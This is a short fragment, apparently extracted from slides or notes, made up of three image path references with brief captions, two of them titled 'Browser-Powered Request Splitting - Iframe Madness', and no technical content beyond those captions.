
- not consistent enough.




Browser-Powered Request Splitting - Iframe Madness




Browser-Powered Request Splitting - Iframe Madness



